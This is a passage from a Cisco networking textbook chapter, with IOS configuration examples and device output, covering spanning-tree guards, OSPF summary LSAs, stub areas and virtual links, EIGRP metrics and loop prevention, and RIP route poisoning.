Switch1(config)#spanning-tree mode mst
Switch1(config)#vtp domain APRESS
```


C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_12

```
Switch1(config)#vtp version 3
Switch1(config)#
*Jun  2 06:20:21.156: %SW_VLAN-6-OLD_CONFIG_FILE_READ: Old version 2 VLAN configuration file
detected and read OK.  Version 3 files will be written in the future.
Switch1(config)#vtp mode server mst

Setting device to VTP Server mode for MST.
Switch1(config)#exit
Switch1#vtp primary mst
This system is becoming primary server for feature  mst
No conflicting VTP3 devices found.
Do you want to continue? [confirm]
Switch1#
*Jun  2 06:25:04.611: %SW_VLAN-4-VTP_PRIMARY_SERVER_CHG: aabb.cc80.2100 has become the
primary server for the MST VTP feature
Switch1#
```

PVST is Cisco proprietary. With that said, you can connect a Cisco switch that is part of a PVST domain with another vendor's switch running MST. They will just use an interoperability mode to connect the trees. In addition to the improved resource utilization of MST over PVST, design limitations of the original Spanning Tree Protocol were addressed. MST includes features to detect changes much faster than the original STP. These changes are also present in Cisco's Rapid Per-VLAN Spanning Tree. Switches with IOS-XE code greater than 16.x default to Rapid-PVST, even though we often still refer to it as PVST. Switches with earlier versions of code default to legacy PVST and should be changed to either MST or Rapid-PVST using the command `spanning-tree mode {mst|rapid-pvst}`.

AU1

A common issue with any type of spanning tree is in the default method for electing the root bridge. By default, the bridge with the lowest MAC address is elected as the root. This can lead to nonoptimal trees when bridge priorities are not manually configured. An example of this is shown in Figure 12-1. In this example, a low-end switch wins the root bridge election and causes the blocking of high-speed links.




Figure 12-1. *A bad switch design with a bad root bridge*

In most cases, the default root bridge election results in a suboptimal choice of root bridges. To improve the tree, the bridge priority should be configured on switches that should win the election. The bridge with the lowest priority wins. To further improve the tree and eliminate the risk of nonoptimal or unknown devices taking the root role, layer 2 protocols such as BPDU Guard and Root Guard can be used.

Bridge Protocol Data Units (BPDUs) are sent by switches. BPDU Guard protects against unknown switches. When BPDU Guard is enabled on a port, the port will be error disabled if a BPDU is received. This means that when a switch is connected to a port with BPDU Guard enabled, the port ceases to work. It is important to not confuse BPDU Guard with BPDU Filter. When BPDU Filter is configured on a port, the port will ignore any BPDUs. This can create loops when rogue switches are connected to the infrastructure. BPDU Guard can be configured globally or per port. To configure BPDU Guard globally, use the command `spanning-tree portfast edge bpduguard default` from the global configuration. This will make BPDU Guard a default on access ports. To configure BPDU Guard on a port, regardless of the portfast state, use the interface command `spanning-tree bpduguard enable`. Do not confuse bpduguard with bpdufilter. The bpdufilter option simply ignores BPDUs and can cause significant problems if used unintentionally.

```
Switch1(config)#int eth0/0
Switch1(config-if)#spanning-tree bpduguard enable
Switch1(config-if)#
*Mar  8 19:36:08.729: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Et0/0 with BPDU
Guard enabled. Disabling port.
Switch1(config-if)#
*Mar  8 19:36:08.729: %PM-4-ERR_DISABLE: bpduguard error detected on Et0/0, putting Et0/0 in
err-disable state
*Mar  8 19:36:09.734: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
state to down
Switch1(config-if)#
*Mar  8 19:36:10.73: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to down
```

If you don't want to completely block BPDUs, another option is to use Root Guard. Root Guard will only put a port in error-inconsistent mode if it receives a superior BPDU on the port that would make the downstream device the root bridge. This option should not be used unless you have manually configured bridge priorities. If bridge priorities are left at the default setting and a new switch with a lower MAC address is added to the network, it will have a superior BPDU. When Root Guard is in use, it causes the new switch to be isolated from the existing root bridge.

```
Switch1(config-if-range)#int e0/0
Switch1(config-if)#spanning-tree guard root
Switch1(config-if)#
*Jun  2 06:06:17.347: %SPANTREE-2-ROOTGUARD_CONFIG_CHANGE: Root guard enabled on port
Ethernet0/0.
*Jun  2 06:06:18.313: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking port Ethernet0/0 on VLAN0001.
```

Notice how Ethernet0/0 is now blocked, with the comment ROOT_Inc:

```
Switch1(config-if)#do show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    24577
             Address     aabb.cc00.3100
             Cost        200
             Port        3 (Ethernet0/2)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.2100
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- ----------------------
Et0/0               Desg BKN*100       128.1    P2p *ROOT_Inc
Et0/1               Desg FWD 100       128.2    P2p
Et0/2               Root FWD 100       128.3    P2p
Et0/3               Desg BLK 100       128.4    P2p
             Address     aabb.cc00.0200
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15  sec
```

Layer 2 and 3 Interaction

Layer 2 loop prevention is important, but even with a non-looped layer 2 network, data cannot route to other networks without help from the control plane. The *Address Resolution Protocol* (ARP) is the glue between layer 2 and layer 3 for IPv4. Without ARP, you can't really even statically route traffic, because you need ARP or static mapping to find the layer 2 address of the layer 3 next hop. Dynamic routing protocols depend on ARP just as much as static routing. The resulting Routing Information Base from dynamic protocols still needs ARP to determine the layer 2 addresses of the next hops, and you have the extra step of discovering neighbors and forming relationships. As we move to IPv6, ICMP neighbor discovery takes its place, but the concept is roughly the same.

A strictly layer 2 switch may not know about IP addresses of the hosts at all. The command show mac address-table will show you which port should be used to reach a host, but if the switch doesn't have IP communication with a host, it will not show anything in the ARP table. This example shows a basic switch configuration where other MACs are seen, but it is not aware of any IP addresses:

```
Switch1#show mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    aabb.cc01.a110    DYNAMIC     Et0/1
   1    aabb.cc01.c100    DYNAMIC     Et0/2
Total Mac Addresses for this criterion: 2
Switch1#show arp
Switch1#
```

Routing Protocols

Routing protocols were discussed in Chapter 6. These are all examples of control plane protocols. This chapter further discusses securing these protocols with access lists and authentication and also discusses a few more aspects about how the protocols function and interact. We will hit routing protocols once again in Chapter 14 where we discuss advanced topics.

Interior Gateway Protocols

Interior Gateway Protocols get their name because they are used between routers on the interior of a network. They operate within an autonomous system (AS). The interior protocols have limited scalability, and in most cases, they can react quickly to network changes.

The manner in which they react to network changes can actually cause problems for large networks. For example, when a network change is detected by Open Shortest Path First (OSPF), it causes a recalculation on all of the routers in the area. This is a reason to keep areas small.

A way to mitigate the effect of network changes, which are often caused by unstable links, is to use incremental Shortest Path First (iSPF). With incremental SPF, the entire tree does not need to be calculated when a change occurs. Incremental SPF is enabled by simply entering the command `ispf` in the OSPF process:

```
Router(config)# router ospf 1
Router(config-router)# ispf
```

Even with the more efficient incremental calculation, you want to minimize how many LSAs are flooded. To recap from Chapter 6, Area Border Routers (ABRs) summarize the router and network LSAs into summary LSAs. The summaries reduce the effect of flapping links.

Notice in the following output how the ABR is generating summary LSAs for networks that are learned in one area and are passed to the other area:

```
ABR#debug ip ospf lsa-generation
ABR#clear ip ospf 1 process
```

```
*Mar 15 18:16:43.696: %OSPF-5-ADJCHG: Process 1, Nbr 223.2.2.2 on Ethernet0/0 from LOADING
to FULL, Loading Done
ABR#
*Mar 15 18:16:43.696: OSPF-1 LSGEN: Scheduling rtr LSA for area 0
*Mar 15 18:16:44.152: OSPF-1 LSGEN: Build router LSA for area 0, router ID 223.1.1.1, seq
0x8000000A
*Mar 15 18:16:44.152: OSPF-1 LSGEN: Not DR on intf Ethernet0/0 to build Net LSA
*Mar 15 18:16:44.191: OSPF-1 LSGEN: Build router LSA for area 1, router ID 223.1.1.1, seq
0x8000000B
ABR#
*Mar 15 18:16:51.127: OSPF-1 LSGEN: Scheduling rtr LSA for area 0
*Mar 15 18:16:51.633: OSPF-1 LSGEN: No change in router LSA, area 0
ABR#
*Mar 15 18:16:53.692: OSPF-1 LSGEN: Build sum 192.168.13.0, mask 255.255.255.0, type 3, age
0, seq 0x80000001 to area 0
*Mar 15 18:16:53.692: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:16:53.692: OSPF-1 LSGEN: 0         10          intra-area      Base
*Mar 15 18:16:53.692: OSPF-1 LSGEN: Build sum 5.5.5.0, mask 255.255.255.0, type 3, age 0,
seq 0x80000001 to area 1
*Mar 15 18:16:53.692: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:16:53.692: OSPF-1 LSGEN: 0         11          intra-area      Base
ABR#
*Mar 15 18:16:53.693: OSPF-1 LSGEN: Build sum 4.4.4.0, mask 255.255.255.0, type 3, age 0,
seq 0x80000001 to area 1
*Mar 15 18:16:53.693: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:16:53.693: OSPF-1 LSGEN: 0         11          intra-area      Base
*Mar 15 18:16:53.693: OSPF-1 LSGEN: Build sum 192.168.12.0, mask 255.255.255.0, type 3, age
0, seq 0x80000001 to area 1
*Mar 15 18:16:53.693: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:16:53.693: OSPF-1 LSGEN: 0         10          intra-area      Base
ABR#
*Mar 15 18:17:23.687: OSPF-1 LSGEN: Scheduling network LSA on Ethernet0/1
*Mar 15 18:17:23.687: OSPF-1 LSGEN: Scheduling rtr LSA for area 1
*Mar 15 18:17:24.192: OSPF-1 LSGEN: No full nbrs on intf Ethernet0/1 to build Net LSA
*Mar 15 18:17:24.192: OSPF-1 LSGEN: No change in router LSA, area 1
ABR#
*Mar 15 18:17:25.620: %OSPF-5-ADJCHG: Process 1, Nbr 223.3.3.3 on Ethernet0/1 from LOADING
to FULL, Loading Done
ABR#
*Mar 15 18:17:25.620: OSPF-1 LSGEN: Scheduling rtr LSA for area 1
*Mar 15 18:17:25.620: OSPF-1 LSGEN: Scheduling network LSA on Ethernet0/1
*Mar 15 18:17:26.127: OSPF-1 LSGEN: Build router LSA for area 1, router ID 223.1.1.1, seq
0x8000000C
*Mar 15 18:17:26.127: OSPF-1 LSGEN: Build network LSA for Ethernet0/1, router ID 223.1.1.1
ABR#
*Mar 15 18:17:30.626: OSPF-1 LSGEN: Build sum 7.7.7.0, mask 255.255.255.0, type 3, age 0,
seq 0x80000001 to area 0
*Mar 15 18:17:30.626: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:17:30.626: OSPF-1 LSGEN: 0         11          intra-area      Base
*Mar 15 18:17:30.626: OSPF-1 LSGEN: Build sum 6.6.6.0, mask 255.255.255.0, type 3, age 0,
seq 0x80000001 to area 0
```

```
*Mar 15 18:17:30.626: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:17:30.626: OSPF-1 LSGEN: 0         11          intra-area      Base
ABR#
```

The resulting OSPF database on a router in Area 1 shows the summary LSAs generated by the ABR for networks in Area 0, but it does not show the router or network LSAs. If a route or link goes down in Area 0, but the network is still reachable, the summary LSAs generated by the ABR do not change.

```
A1_Router#show ip ospf database

            OSPF Router with ID (223.3.3.3) (Process ID 1)

                Router Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum Link count
223.1.1.1       223.1.1.1       624         0x8000000C 0x00F96F 1
223.3.3.3       223.3.3.3       623         0x8000000C 0x007F93 3

                Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.13.1    223.1.1.1       624         0x80000001 0x00AE65

                Summary Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
4.4.4.0         223.1.1.1       717         0x80000001 0x0073CF
5.5.5.0         223.1.1.1       717         0x80000001 0x004FF0
192.168.12.0    223.1.1.1       655         0x80000001 0x00C317
A1_Router#
```

To further reduce the effect of topology changes, you can look at different area types. For example, a totally stubby area is used when there is only one way out of an area. In this case, the topology outside of the area isn't relevant, and the ABR only needs to advertise a default route.

To configure an area as totally stubby, use the `area <area_number> stub no-summary` command on the ABR and `area <area_number> stub` on the other routers in the stub area. However, it is important to note that totally stubby areas can't be a transit area (this is discussed more in Chapter 14). For now, let's look at the output from an ABR for a totally stubby area. In this example, you can see that the ABR is building a summary LSA for the default network:

```
ABR#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
ABR(config)#router ospf 1
ABR(config-router)#area 1 stub no-summary
ABR(config-router)#
*Mar 15 18:39:50.408: OSPF-1 LSGEN: Build sum 0.0.0.0, mask 0.0.0.0, type 3, age 0, seq
0x80000001 to area 1
*Mar 15 18:39:50.408: OSPF-1 LSGEN: MTID      Metric      Origin          Topology Name
*Mar 15 18:39:50.408: OSPF-1 LSGEN: 0         1           intra-area      Base
```

When you look at a router inside the area, you only see the summary LSA for the default network, and all other summaries are suppressed:

```
A1_Router#show ip ospf database

            OSPF Router with ID (223.3.3.3) (Process ID 1)

                Router Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum Link count
223.1.1.1       223.1.1.1       776         0x8000000E 0x001455 1
223.3.3.3       223.3.3.3       774         0x8000000E 0x009979 3

                Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.13.1    223.1.1.1       772         0x80000003 0x00C84B

                Summary Net Link States (Area 1)

Link ID         ADV Router      Age         Seq#       Checksum
0.0.0.0         223.1.1.1       803         0x80000001 0x00BD9D
A1_Router#
```

You know that Area 0 is the backbone area, but what does that mean? From a control plane perspective, it means that all ABRs must have an interface in the backbone area, Area 0. This is part of the loop prevention design. If you attempt to configure an ABR that does not have an Area 0 interface, the route will not be propagated between areas. In the example shown in Figure 12-2, A1_Router is configured as an ABR between Area 1 and Area 2. A1_Router sees the intra-area network advertised by A2_Router, but it does not send it on to the Area 0 ABR.




Figure 12-2. *Area Border Routers*

You can see this loop prevention mechanism at work when looking at a route originated in Area 2. In the following snippet, you see the route:

```
A1_Router#show ip route 8.8.8.0
Routing entry for 8.8.8.0/24
  Known via "ospf 1", distance 110, metric 11, type intra area
  Last update from 192.168.34.4 on Ethernet0/1, 00:01:37 ago
  Routing Descriptor Blocks:
  * 192.168.34.4, from 223.4.4.4, 00:01:37 ago, via Ethernet0/1
      Route metric is 11, traffic share count is 1
A1_Router#
```

When you look for the route on the ABR between Area 0 and Area 1, it isn't there. That is because A1_Router could not advertise the route it learned from Area 2 into Area 1:

```
ABR#show ip route 8.8.8.0
% Network not in table
ABR#
```

There is a way to work around this scalability issue in OSPF's control plane; this is with virtual links. A *virtual link* creates a control plane tunnel that is part of Area 0. This special tunnel only allows OSPF control plane traffic and no data plane traffic. A virtual link is configured by specifying the area over which it will tunnel and the router ID of the peer ABR. These tunnels can even be configured in serial to hop over several areas, but if your design includes a series of areas that are not attached to Area 0, you should rethink your design. Virtual links are usually employed as Band-Aid fixes for merging topologies and are usually dispensed with when an outage can be incurred and the topology reconfigured.

The following example shows the configuration of a virtual link tunneling over Area 1, between the ABRs. In this case, A1_Router is an ABR for Areas 1 and 2; at least it will be once it has an Area 0 virtual link:

```
ABR(config)#router ospf 1
ABR(config-router)#area 1 virtual-link 223.3.3.3

A1_Router(config)#router ospf 1
A1_Router(config-router)# area 1 virtual-link 223.1.1.1
```

After adding the virtual link, you see the neighbor relationship for the virtual link:

```
A1_Router(config-router)#
*Mar 15 19:56:09.645: %OSPF-5-ADJCHG: Process 1, Nbr 223.1.1.1 on OSPF_VL1 from LOADING to
FULL, Loading Done
A1_Router(config-router)#do show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
223.1.1.1         0   FULL/  -            -        192.168.13.1    OSPF_VL1
223.1.1.1         1   FULL/DR         00:00:36    192.168.13.1    Ethernet0/0
223.4.4.4         1   FULL/BDR        00:00:31    192.168.34.4    Ethernet0/1
A1_Router(config-router)#
```

Did you notice the dead time in the neighbor adjacency? It isn't there because virtual links run as on-demand circuits. This means that it won't send hellos once the link is up. This can cause some interesting issues when trying to troubleshoot, especially when authentication is changed in Area 0.

```
A1_Router(config-router)#do show ip ospf virtual-links
Virtual Link OSPF_VL1 to router 223.1.1.1 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Ethernet0/0
 Topology-MTID    Cost    Disabled     Shutdown      Topology Name
        0          10        no          no            Base
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:04
    Adjacency State FULL (Hello suppressed)
    Index 1/3, retransmission queue length 0, number of retransmission 0
```

```
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 0, maximum is 0
    Last retransmission scan time is 0 msec, maximum is 0 msec
A1_Router(config-router)#
```

Another way to reach the backbone area from a remote area is to use a data plane tunnel. Using this option, you don't need transit areas, so you can make better use of summarization, but this can also lead to suboptimal routing. Tunneling and the interarea route selection process are discussed in Chapter 15.

The Enhanced Interior Gateway Routing Protocol (EIGRP) has a different set of control plane advantages and disadvantages than OSPF. One disadvantage of EIGRP is that it was a Cisco proprietary protocol. It was opened by Cisco in 2013, so it hasn't been fully adopted by other vendors yet. However, that isn't a control plane issue.

EIGRP is an advanced distance-vector protocol. Chapter 6 mentions that it uses the Diffusing Update Algorithm (DUAL), but that chapter focuses more on implementation than control plane mechanisms. DUAL uses the concept of feasible distance and reported distance to determine optimal routes. The *reported distance* is the distance reported by a peer to get to a network. The *feasible distance* is the distance reported by the peer, including the distance to that peer. A route is a successor, which means it is eligible to be put in the routing table, if the reported distance is less than the feasible distance. Sounds confusing, right? When you look at the logic behind it, it is easy to understand. To use a physical example, you can get to Honolulu from Ewa Beach in 21.4 miles if your first turn is onto the H-1. So 21.4 miles would be your feasible distance. Someone tells you that they know a path that is 24 miles from where they are located. This is the reported distance. Not knowing anything other than distance, you can't guarantee that they aren't having you do a 2.6-mile loop and then come right back to your starting place. It isn't necessarily a loop, but you can't take the chance. On the other hand, if someone tells you that they know a path from their location that is 19 miles, there isn't any way that they are going through the current location to get there.

In the previous example, you used miles as a distance. A better comparison to the distance used by EIGRP is to include speed limit and congestion. In many cases, it is actually physically further to take the highway than to take side roads, but you go faster on the highway. The same applies to networking. You don't want to hop through legacy serial links or satellites when you can use an optical transport. With that in mind, the following is the legacy equation for calculating an EIGRP's distance metric:

$$metric = ([K1 * scaled\ minimum\ bandwidth + (K2 * scaled\ minimum\ bandwidth) / (256 - load) + K3 * scaled\ delay] * [K5 / (reliability + K4)]) * 256$$

The K values correspond to binary settings configured on the EIGRP process. The default is K1 = 1 and K3 = 1, and the rest are 0. When K5 = 0, that portion of the equation is ignored, rather than multiplying by 0. This simplifies the default distance metric calculation to the following:

$$metric = scaled\ minimum\ bandwidth + scaled\ delay$$

```
R1#show ip protocols  | section eigrp
Routing Protocol is "eigrp 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 VR(APRESS) Address-Family Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0 K6=0
    Metric rib-scale 128
    Metric version 64bit
    NSF-aware route hold timer is 240
    Router-ID: 192.168.1.1
```

```
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
      Maximum path: 4
      Maximum hopcount 100
      Maximum metric variance 1
      Total Prefix Count: 3
      Total Redist Count: 0
R1#
```

Take another look at the preceding output from `show ip protocols`. There are some differences from the output you saw in Chapter 6. This is due to configuring EIGRP using named mode instead of autonomous system mode. In the case of EIGRP, using the different configuration methods makes minor changes to the protocol. The main changes are the introduction of a wide metric and a K6 value. The values for delay and bandwidth in the previously shown equation are actually scaled. The problem with the legacy scaling is that any interface above 1 Gbps will have the same scaled bandwidth. The 64-bit-wide metric improves this limitation by changing the scale by a factor of 65536. This raises the point where links become equal to 4.2 terabits. One issue is that unless all routers in the autonomous system are configured to use the wide metric, they will revert to the legacy metric. A word of caution when you get to redistribution: Many example documents use redistribution metrics of "1 1 1 1 1". This does not work with wide metrics.

Another issue with the default behavior of EIGRP is seen in tunnels. The default bandwidth for a GRE tunnel is 8000 Kbps, and the default delay is 50000 usec. The primary problem resulting from these default values is the risk that the EIGRP process may choose a path that looks better to it when the tunnel is configured.

```
R1#show interfaces tunnel 0  | include DLY|bandwidth
  MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
  Tunnel transmit bandwidth 8000 (kbps)
  Tunnel receive bandwidth 8000 (kbps)
R1#
```

Chances are that tunnel defaults are not correct. To improve the accuracy of EIGRP over tunnels, you should estimate the maximum throughput and total delay and then set the values on the tunnel interface.

```
R1(config)#interface Tunnel 0
R1(config-if)#delay 4000
R1(config-if)#tunnel bandwidth transmit 100000
```

If you feel that the default K values don't work for you, they can be easily changed. However, setting K5 to 1 may reduce the stability of EIGRP, as reliability can change. The command to change the K values is simply `metric weights 0 K1 K2 K3 K4 K5 K6`. If you change the K values anywhere, you need to change them on the entire autonomous system. If you don't set all the K values consistently, the reported distances will NOT properly compare. In this case, routing loops and suboptimal routing can occur, assuming EIGRP is stable enough to even converge. Many versions of IOS will prevent this issue by blocking neighbor relationships if the K values do not match.

AU2

```
Router1(config)# interface eth 0/0
Router1(config-if)# ip address 192.168.1.1 255.255.255.0
Router1(config-if)# exit
Router1(config)# router eigrp APRESS
Router1(config-router)# address-family ipv4 autonomous-system 1
Router1(config-router-af)# network 192.168.1.0 0.0.0.255
Router1(config-router-af)# metric weights 0 2 0 1 0 0 1
```

What happens if EIGRP isn't stable? When EIGRP routes are calculating, they are considered active. When they are stable, they are called passive. This is not to be confused with a passive interface. In the case of routes, you want them to be passive. When the EIGRP topology grows too large or there are instability issues, routes can become stuck in active. *Stuck in active* means that EIGRP has sent out queries for a route, but the neighbor hasn't replied. This can be caused by overloaded router CPUs or oversaturated links. The worst part is that it can cause a rippling effect, where the number of queries keeps increasing. If your EIGRP topology is getting to the point that you are hitting stuck in active problems, you should either break it down into multiple autonomous systems or limit the scope of queries using stubs. With `eigrp stub`, you can prevent or limit the queries altogether based on criteria such as the source of the network or on administratively defined lists of prefixes. Cisco even helps you a bit with EIGRP design. Some layer 3 switches with basic licenses only support stub routing.

```
R2(config-router-af)#eigrp stub ?
  connected      Do advertise connected routes
  leak-map       Allow dynamic prefixes based on the leak-map
  receive-only   Set receive only neighbor
  redistributed  Do advertise redistributed routes
  static         Do advertise static routes
  summary        Do advertise summary routes
  <cr>
```

A nice feature about EIGRP is its support for multipath routing. By default, it supports Equal Cost Multipath (ECMP) routing. With use of the `variance` command, you can enable unequal cost path load balancing. The `variance` command sets the threshold for the difference in metrics. By default, the actual load balancing share is calculated by the actual ratio of metrics. Now to add some confusion.

```
R2(config-router-af)#topology base
R2(config-router-af-topology)#variance ?
  <1-128>  Metric variance multiplier

R2(config-router-af-topology)#traffic-share ?
  balanced  Share inversely proportional to metric
  min       All traffic shared among min metric paths
```

Regardless of the value set for variance, a route will not be used in multipath routing if it is not a successor. This is for loop prevention. Otherwise, a router might try to load balance over a looping path. If you are trying to load balance over unequal paths that you know aren't looped, look at your bandwidth and delay along the paths. You can also force a change to the metrics using route maps.

```
R1(config)#ip access-list standard MYNETWORKS
R1(config-std-nacl)#permit 10.0.0.0 0.0.0.255
R1(config-std-nacl)#permit 10.1.0.0 0.0.0.255
R1(config-std-nacl)#route-map CHANGE_METRIC
R1(config-route-map)#match ip address MYNETWORKS
R1(config-route-map)#set metric ?
  +/-<metric>     Add or subtract metric
  <0-4294967295>  Metric value or Bandwidth in Kbits per second
R1(config-route-map)#set metric 100000000 1 255 1 1500
R1(config-route-map)#router eigrp APRESS
R1(config-router)# address-family ipv4 unicast autonomous-system 1
R1(config-router-af)#topology base
R1(config-router-af-topology)#distribute-list route-map CHANGE_METRIC in
```

The feasible successor test isn't the only loop prevention mechanism in EIGRP. Three other loop prevention mechanisms are *split horizon*, *external administrative distance*, and *router ID checks*. The rule of split horizon is simple. When split horizon is enabled, the router won't advertise a route out the same interface where it was learned. In cases of point-to-point or broadcast networks, this makes sense. In the case of multipoint non-broadcast networks, this prevents a hub from distributing routes to its spokes. The most common contemporary example where you need to disable split horizon is with Dynamic Multipoint Virtual Private Networks (DMVPNs). These types of networks have hub routers that must learn and distribute the same routes out of a single tunnel interface. Regardless of the reason, the configuration to disable split horizon is simple.

```
! Legacy (or classic) mode EIGRP
R2(config)#interface Tunnel0
R2(config-if)#no ip split-horizon eigrp 1
!! NOTE: It will accept this command when using named mode, but it won't work.

! Name mode EIGRP
R2(config-if)#router eigrp APRESS
R2(config-router)# address-family ipv4 unicast autonomous-system 1
! In named mode, we configure the split horizon in the address family interface mode
R2(config-router-af)#af-interface Tunnel0
R2(config-router-af-interface)#no split-horizon
```

The external administrative distance and EIGRP router IDs are both used for loop prevention during redistribution. The default administrative distance of EIGRP is 90, but when the route is external, it has a default administrative distance of 170. This means that an internal route will always be considered before the external route and will mitigate issues from arbitrary metrics set during redistribution. With EIGRP, the router ID is primarily used with redistributed routes. When a router tries to redistribute a route that has its router ID, it will discard it as a loop. Assuming there aren't duplicate router IDs, it would be correct in this assumption. In older versions of IOS, the router ID was only checked during redistribution. Starting in 15.x, the router ID was also checked with internal EIGRP.

Last, and in this case least, let's discuss some control plane aspects of RIP. RIP is rarely used in live networks anymore, and with an administrative distance of 120, it loses to internal EIGRP and OSPF. When dynamic routing was young and routers didn't have many resources, RIP's simplicity provided its value. Even in modern networks, where all links are equal, it can be a viable protocol. When the link speeds are not equal, RIP quickly loses value. The simple hop count metric used by RIP is similar to using a count of the number of roads to get to a destination. By RIP's logic, it is better to take H-1 to Highway 72 to get to Waimanalo from Aiea, because of the road count of two. However, if you take average speed into account, the better route is H-201 to H-3 to Highway 83 to Highway 72, which is a road count of four.

Even though RIP is not a link-state protocol, it still has mechanisms to quickly propagate information about a lost network. RIP has a maximum hop count of 15. A hop count of 16 is considered infinite. To remove a route before it naturally ages off, RIP uses route poisoning. With route poisoning, it will advertise a route that it wants to withdraw using the infinite metric of 16. Figure 12-3 shows a capture of a packet with the route to 1.1.1.0/24 withdrawn. Notice the metric of 16. Since RIP version 2 has triggered updates, this pushes the withdrawn network immediately instead of waiting for the route to be marked as invalid in 3 minutes (by default).

